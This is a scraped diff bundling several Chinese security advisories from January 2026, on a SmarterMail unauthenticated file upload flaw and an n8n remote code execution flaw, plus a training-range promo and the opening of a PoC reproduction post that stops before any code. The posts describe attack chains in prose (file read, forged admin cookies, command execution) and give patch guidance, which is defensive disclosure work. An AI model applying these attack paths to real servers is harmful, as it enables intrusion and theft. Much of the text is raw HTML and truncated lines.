style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(255, 255, 255);letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞概述</span></span></strong><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><br/></span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;letter-spacing: 0px;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞名称</span></span></strong></span></p></td><td colspan="3" data-colwidth="157,166,98" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;caret-color: red;letter-spacing: 0px;visibility: visible;"><span leaf="">SmarterMail 邮件服务器任意文件上传漏洞</span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-coLine truncated
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响组件**
|
||||
|
||||
SmarterMail 是一款由 SmarterTools 公司开发的企业级邮件服务器软件,适用于 Windows 平台。它提供完整的电子邮件、日历、联系人、任务管理和即时消息功能,支持标准协议如 SMTP、POP3、IMAP 以及 CalDAV 和 CardDAV,便于与各类邮件客户端(如 Outlook、Thunderbird、移动设备等)集成。
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
近日,奇安信CERT监测到官方修复
|
||||
SmarterMail 邮件服务器任意文件上传漏洞(CVE-2025-52691),该漏洞允许未经身份验证的攻击者上传任意文件到邮件服务器的任何位置,从而利用漏洞执行远程代码,控制邮件服务器,窃取或破坏数据。
|
||||
目前该漏洞PoC和技术细节已公开。
|
||||
鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**影响范围**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响版本**
|
||||
|
||||
SmarterMail < 100.0.9413
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**其他受影响组件**
|
||||
|
||||
无
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**复现情况**
|
||||
|
||||
目前,奇安信威胁情报中心安全研究员已成功复现
|
||||
SmarterMail 邮件服务器任意文件上传漏洞(CVE-2025-52691),截图如下:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**受影响资产情况**
|
||||
|
||||
奇安信鹰图资产测绘平台数据显示,
|
||||
SmarterMail 邮件服务器任意文件上传漏洞(CVE-2025-52691)关联的全球风险资产总数为 40545 个,关联IP总数为 19685 个。全球风险资产分布情况如下:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**处置建议**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**安全更新**
|
||||
|
||||
官方已发布安全补丁,请及时更新至最新版本:
|
||||
|
||||
SmarterMail >= 100.0.9413
|
||||
|
||||
下载地址:
|
||||
|
||||
https://www.smartertools.com/smartermail/downloads
|
||||
|
||||
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**参考资料**
|
||||
|
||||
[1]
|
||||
https://www.csa.gov.sg/alerts-and-advisories/alerts/al-2025-124/
|
||||
|
||||
|
||||
|
||||
|
||||
**07**
|
||||
|
||||
**时间线**
|
||||
|
||||
2026年01月09日,奇安信 CERT发布安全风险通告。
|
||||
|
||||
|
||||
|
||||
**08**
|
||||
|
||||
**漏洞情报服务**
|
||||
|
||||
|
||||
奇安信ALPH
|
||||
A
|
||||
威胁分析平台已支持漏洞情报订阅服务:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**奇安信 CERT**
|
||||
|
||||
**致力于**
|
||||
第一时间为企业级用户提供**权威**
|
||||
漏洞情报和**有效**
|
||||
解决方案。
|
||||
|
||||
|
||||
|
||||
点击↓**阅读原文**
|
||||
,到**ALPHA威胁分析平台**
|
||||
订阅更多漏洞信息。
|
||||
|
||||
@@ -0,0 +1,100 @@
|
||||
# 【已复现】SmarterMail存在文件上传漏洞(CVE-2025-52691)
|
||||
安恒研究院 安恒信息CERT 2026-01-09 10:03
|
||||
|
||||

|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color:transparent;"><td colspan="4" data-colwidth="100.0000%" width="100.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;color:rgb(255, 255, 255);box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:center;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">漏洞概述</span></strong></p></section></section></td></tr><tr style="-webkit-tap-highlight-color:transparent;"><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">漏洞名称</span></strong></p></section></section></td><td colspan="3" data-colwidth="75.0000%" width="75.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p><span style="letter-spacing:0.544px;"><span leaf="">SmarterMail存在文件上传漏洞(CVE-2025-52691)</span></span></p></section></section></td></tr><tr><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><strong><span leaf="">安恒CERT评级</span></strong></p></section></section></td><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><p style="-webkit-tap-highlight-color:transparent;"><span style="-webkit-tap-highlight-color:transparent;font-size:14px;letter-spacing:0.544px;"><span style="font-family:"PingFang SC", system-ui, -apple-system, "system-ui", "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size:14px;letter-spacing:0.544px;"><span leaf="">1级</span></span></span></p><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;overflow:hidden;line-height:0;box-sizing:border-box;"><span leaf="" style="-webkit-tap-highlight-color:transparent;"><br/></span></section></section></td><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">CVSS3.1评分</span></strong></p></section></section></td><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><span leaf="" style="-webkit-tap-highlight-color:transparent;">10.0</span></p></section></section></td></tr><tr style="-webkit-tap-highlight-color:transparent;"><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:trLine truncated
|
||||
|
||||
**安恒研究院卫兵实验室已复现此漏洞。**
|
||||
|
||||

|
||||
|
||||
复现截图
|
||||
|
||||
|
||||
|
||||
**漏洞信息**
|
||||
|
||||
|
||||
|
||||
|
||||
SmarterMail是一款功能强大的企业级邮件服务器软件,适用于Windows操作系统。它提供专业的企业邮箱服务、日历协作、联系人管理及安全防护等功能,支持多种访问方式(如Webmail、移动设备及桌面客户端)。
|
||||
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
**漏洞危害等级:**
|
||||
严重
|
||||
|
||||
**漏洞类型:**
|
||||
任意文件上传
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
**影响版本:**
|
||||
|
||||
SmarterMail <= Build 9406
|
||||
|
||||
**安全版本:**
|
||||
|
||||
SmarterMail Build 9413
|
||||
|
||||
**CVSS向量**
|
||||
|
||||
访问途径(AV):网络
|
||||
|
||||
攻击复杂度(AC):低
|
||||
|
||||
所需权限(PR):无
|
||||
|
||||
用户交互(UI):无
|
||||
|
||||
影响范围 (S):改变
|
||||
|
||||
机密性影响 (C):高
|
||||
|
||||
完整性影响 (l):高
|
||||
|
||||
可用性影响 (A):高
|
||||
|
||||
|
||||
|
||||
|
||||
**修复方案**
|
||||
|
||||
|
||||
|
||||
|
||||
**官方修复方案:**
|
||||
|
||||
官方已发布修复方案,受影响的用户建议更新至安全版本。
|
||||
|
||||
https://www.smartertools.com/smartermail/downloads
|
||||
|
||||
**产品能力覆盖**
|
||||
|
||||
|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color:transparent;"><td data-colwidth="33.0000%" width="33.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;text-align:left;font-size:14px;color:rgb(255, 255, 255);box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">产品名称</span></strong></p></section></section></td><td data-colwidth="67.0000%" width="67.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;text-align:left;font-size:14px;color:rgb(255, 255, 255);box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">覆盖补丁包</span></strong></p></section></section></td></tr><tr style="-webkit-tap-highlight-color:transparent;"><td data-colwidth="33.0000%" width="33.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;text-align:left;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;"><span leaf="" style="-webkit-tap-highlight-color:transparent;">AiLPHA大数据平台</span></p></section></section></td><td data-colwidth="67.0000%" width="67.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;text-align:left;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:#00000000;"><span style="-webkit-tap-highlight-color:#00000000;letter-spacing:0.544px;"><span leaf="">GoldenEyeIPv6_XXXXX_strategy2.0.XXXXX.260109.1及以上版本</span></span></p></section></section></td></tr><tr style="-webkit-tap-highlight-color:transparent;"><td data-colwidth="33.0000%" width="33.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;text-align:left;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;"><span leaf="" style="-webkit-tap-highlight-color:transparent;">APT攻击预警平台</span></p></section></section></td><td data-colwidth="67.0000%" width="67.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;text-align:left;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:#00000000;"><span leaf="" style="-webkit-tap-highlight-color:#00000000;">GoldenEyeIPv6_XXXXX_strategy2.0.XXXXX.260109.1及以上版本</span></p></section></section></td></tr><tr style="-webkit-tap-highlight-color:#00000000;"><td data-colwidth="33.0000%" width="33.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;text-align:left;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;"><span leaf="" style="-webkit-tap-highlight-color:transparent;">明鉴漏洞扫描系统</span></p></section></section></td><td data-colwidth="67.0000%" width="67.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;text-align:left;font-size:14px;box-siLine truncated
|
||||
|
||||
**参考资料**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
https://www.csa.gov.sg/alerts-and-advisories/alerts/al-2025-124/
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**技术支持**
|
||||
|
||||
|
||||
|
||||
|
||||
如有漏洞相关需求支持请联系400-6059-110获取相关能力支撑。
|
||||
|
||||
|
||||
@@ -0,0 +1,186 @@
|
||||
# 【漏洞通告】n8n 远程代码执行漏洞(CVE-2026-21858)
|
||||
深瞳漏洞实验室 深信服千里目安全技术中心 2026-01-09 07:59
|
||||
|
||||
|
||||
|
||||
**漏洞名称:**
|
||||
|
||||
n8n远程代码执行漏洞(CVE-2026-21858)
|
||||
|
||||
**组件名称:**
|
||||
|
||||
n8n
|
||||
|
||||
**影响范围:**
|
||||
|
||||
n8n< 1.121.0
|
||||
|
||||
**漏洞类型:**
|
||||
|
||||
代码执行
|
||||
|
||||
**利用条件:**
|
||||
|
||||
1、用户认证:无需用户认证
|
||||
|
||||
2、前置条件:默认配置
|
||||
|
||||
3、触发方式:远程
|
||||
|
||||
**综合评价:**
|
||||
|
||||
<综合评定利用难度>:容易,无需授权即可执行任意代码。
|
||||
|
||||
<综合评定威胁等级>:高危,可实现远程代码执行。
|
||||
|
||||
**官方解决方案:**
|
||||
|
||||
已发布
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞分析**
|
||||
|
||||
|
||||
|
||||
组件介绍
|
||||
|
||||
n8n是一款开源的工作流自动化平台,它通过可视化拖拽节点的方式连接各种应用程序、服务和 API,帮助用户构建复杂的自动化流程而无需编写大量代码。其名称中的“n”代表“无数”,寓意其能够连接无数工具实现灵活集成。
|
||||
|
||||
|
||||

|
||||
|
||||
**漏洞简介**
|
||||
|
||||
|
||||
2026年1月9日,深瞳漏洞实验室监测到一则n8n组件存在代码执行漏洞的信息,漏洞编号:CVE-2026-21858,漏洞威胁等级:高危。
|
||||
|
||||
n8n工作流自动化平台存在远程代码执行漏洞,源于处理 HTTP 请求时的“Content-Type 混淆”逻辑错误,表单 Webhook 节点的prepareFormReturnItem函数未验证请求类型便盲目信任req.body.files内容,使得未经身份验证的**攻击者可通过构造特定 JSON 请求实现任意文件读取,进而窃取数据库和配置文件中的凭据与加密密钥、伪造管理员会话 Cookie 登录系统,****最终通过创建含“执行命令”节点的工作流执行任意命令控制服务器。**
|
||||
|
||||
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
目前受影响的n8n版本:
|
||||
|
||||
n8n< 1.121.0
|
||||
|
||||
|
||||
|
||||
**解决方案**
|
||||
|
||||

|
||||
|
||||
**官方修复建议**
|
||||
|
||||
|
||||
官方已发布最新版本修复该漏洞,建议受影响用户将n8n更新到最新版本。
|
||||
|
||||
下载链接:https://github.com/n8n-io/n8n/releases
|
||||
|
||||
|
||||

|
||||
|
||||
**临时修复建议**
|
||||
|
||||
- 关闭未使用的功能模块,减少潜在攻击入口。
|
||||
|
||||
- 遵循最小权限原则,严控各类敏感操作权限范围。
|
||||
|
||||
- 非必要不暴露服务到公网,限制访问源为可信范围。
|
||||
|
||||
- 定期更新系统及各类组件至安全版本,及时修补已知隐患。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**深信服解决方案**
|
||||
|
||||
|
||||
**1、漏洞主动检测**
|
||||
|
||||
支持对n8n远程代码执行漏洞(CVE-2026-21858)的主动检测,可批量快速检出业务场景中是否存在**漏洞风险**
|
||||
,相关产品如下:
|
||||
|
||||
**【深信服云镜YJ】**
|
||||
预计2026年01月12日发布检测方案,规则ID:SF-2026-00431。
|
||||
|
||||
**【深信服漏洞评估工具TSS】**
|
||||
预计2026年03月30日发布检测方案,规则ID:SF-2026-01001。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年03月30日发布检测方案(需要具备TSS组件能力),规则ID:SF-2026-01001。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年01月12日发布检测方案(需要具备云镜组件能力),规则ID:SF-2026-00431。
|
||||
|
||||
|
||||
**2、漏洞安全监测**
|
||||
|
||||
支持对n8n远程代码执行漏洞(CVE-2026-21858)的监测,可依据流量收集实时监控业务场景中的受影响资产情况,快速检查受影响范围,相关产品及服务如下:
|
||||
|
||||
**【深信服安全感知管理平台SIP】**
|
||||
预计2026年01月12日发布监测方案,规则ID:11228001。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年01月12日发布监测方案(需要具备SIP组件能力),规则ID:11228001。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年01月12日发布监测方案,规则ID:11228001。
|
||||
|
||||
**【深信服流量检测GPT】**
|
||||
流量检测GPT基于攻击理解、代码理解能力,不依赖规则即可检测该攻击威胁。
|
||||
|
||||
|
||||
**3、漏洞安全防护**
|
||||
|
||||
支持对n8n远程代码执行漏洞(CVE-2026-21858)的防御,可阻断攻击者针对该事件的入侵行为,相关产品及服务如下:
|
||||
|
||||
**【深信服下一代防火墙AF】**
|
||||
预计2026年01月12日发布防护方案,规则ID:11228001。
|
||||
|
||||
**【深信服Web应用防火墙WAF】**
|
||||
预计2026年01月12日发布防护方案,规则ID:11228001。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年01月12日发布防护方案(需要具备AF组件能力),规则ID:11228001。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年01月12日发布防护方案(需要具备AF组件能力),规则ID:11228001。
|
||||
|
||||
|
||||
|
||||
参考链接
|
||||
|
||||
|
||||
https://github.com/n8n-io/n8n/security/advisories/GHSA-v4pr-fm98-w9pg
|
||||
|
||||
|
||||
|
||||
时间轴
|
||||
|
||||
|
||||
|
||||
**2026/01/09**
|
||||
|
||||
深瞳漏洞实验室监测到n8n远程代码执行漏洞信息。
|
||||
|
||||
|
||||
|
||||
**2026/01/09**
|
||||
|
||||
深瞳漏洞实验室发布漏洞通告。
|
||||
|
||||
|
||||
点击**阅读原文**
|
||||
,及时关注并登录深信服**智安全平台**
|
||||
,可轻松查询漏洞相关解决方案。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,44 @@
|
||||
# 【玄域靶场】漏洞报告里挖思路,玄域靶场中练实操-实战漏洞报告板块已上线!
|
||||
原创 無名 无名的安全小屋 2026-01-09 04:18
|
||||
|
||||
实战漏洞报告板块上线啦~
|
||||
|
||||
玄域靶场地址:www.shangsec.com
|
||||
|
||||
|
||||
新增 "实战漏洞报告" 板块!
|
||||
|
||||
|
||||
漏洞报告里挖思路,玄域靶场中练实操-实战漏洞报告板块已上线!
|
||||
|
||||
|
||||
自2025年2月内测上线以来,平台首日注册用户即突破千人规模;经过近一年的持续优化与迭代升级,目前已建成100+个高质量靶场环境!(包括web和app靶场)
|
||||
|
||||
|
||||
|
||||
|
||||
**0x01 新增 "实战漏洞报告" 板块**
|
||||
|
||||
新增 "实战漏洞报告" 板块
|
||||
|
||||

|
||||
|
||||
|
||||
**0x02 Web靶场介绍**
|
||||
|
||||
目前,web靶场包含越权、登录认证缺陷、js逆向专项、支付漏洞、jwt漏洞、ssrf、xss、rce、waf对抗、前端验证绕过等等漏洞场景。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
**0x03 App靶场介绍**
|
||||
|
||||
目前,App靶场包含购物、登录口、个人中心、app逆向等等漏洞场景。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,67 @@
|
||||
# 【附POC及复现环境】SmarterMail未授权任意命令执行漏洞复现(CVE-2025-52691)
|
||||
原创 a1batr0ss 天翁安全 2026-01-09 09:06
|
||||
|
||||
**免责声明:**
|
||||
本公众号所发布的全部内容,包括但不限于技术文章、POC脚本、漏洞利用工具及相关测试环境,均仅限于合法的网络安全学习、研究和教学用途。所有人在使用上述内容时,应严格遵守中华人民共和国相关法律法规以及道德伦理要求。未经明确的官方书面授权,严禁将公众号内的任何内容用于未经授权的渗透测试、漏洞利用或攻击行为。 所有人仅可在自己合法拥有或管理的系统环境中进行本地漏洞复现与安全测试,或用于具有明确授权的合法渗透测试项目。所有人不得以任何形式利用公众号内提供的内容从事非法、侵权或其他不当活动。 如因违反上述规定或不当使用本公众号提供的任何内容,造成的一切法律责任、经济损失、纠纷及其他任何形式的不利后果,均由相关成员自行承担,与本公众号无任何关联。
|
||||
## 不错过最新的漏洞POC
|
||||
|
||||
为保证您可以在第一时间接收到本公众号分享的**漏洞复现及POC**
|
||||
信息,建议您在公众号“天翁安全”主页界面将“天翁安全”设为**星标**
|
||||
。
|
||||
|
||||

|
||||
## 漏洞介绍
|
||||
|
||||
CVE-2025-52691是一个影响SmarterTools SmarterMail邮件服务器的软件安全漏洞,官方公开信息显示该漏洞允许无需认证的攻击者通过网络向邮件服务器上传任意文件,这种未受限制的文件上传可能被利用来植入恶意脚本或webshell,从而在目标系统上实现远程代码执行并完全控制服务器,漏洞被评为**10.0 CVSS最高严重等级(Critical)**
|
||||
并影响SmarterMail Build 9406及更早版本,SmarterTools已经发布补丁(如9413及以后版本)修复该问题并强烈建议用户尽快升级以防止潜在攻击。
|
||||
|
||||

|
||||
## 漏洞影响版本
|
||||
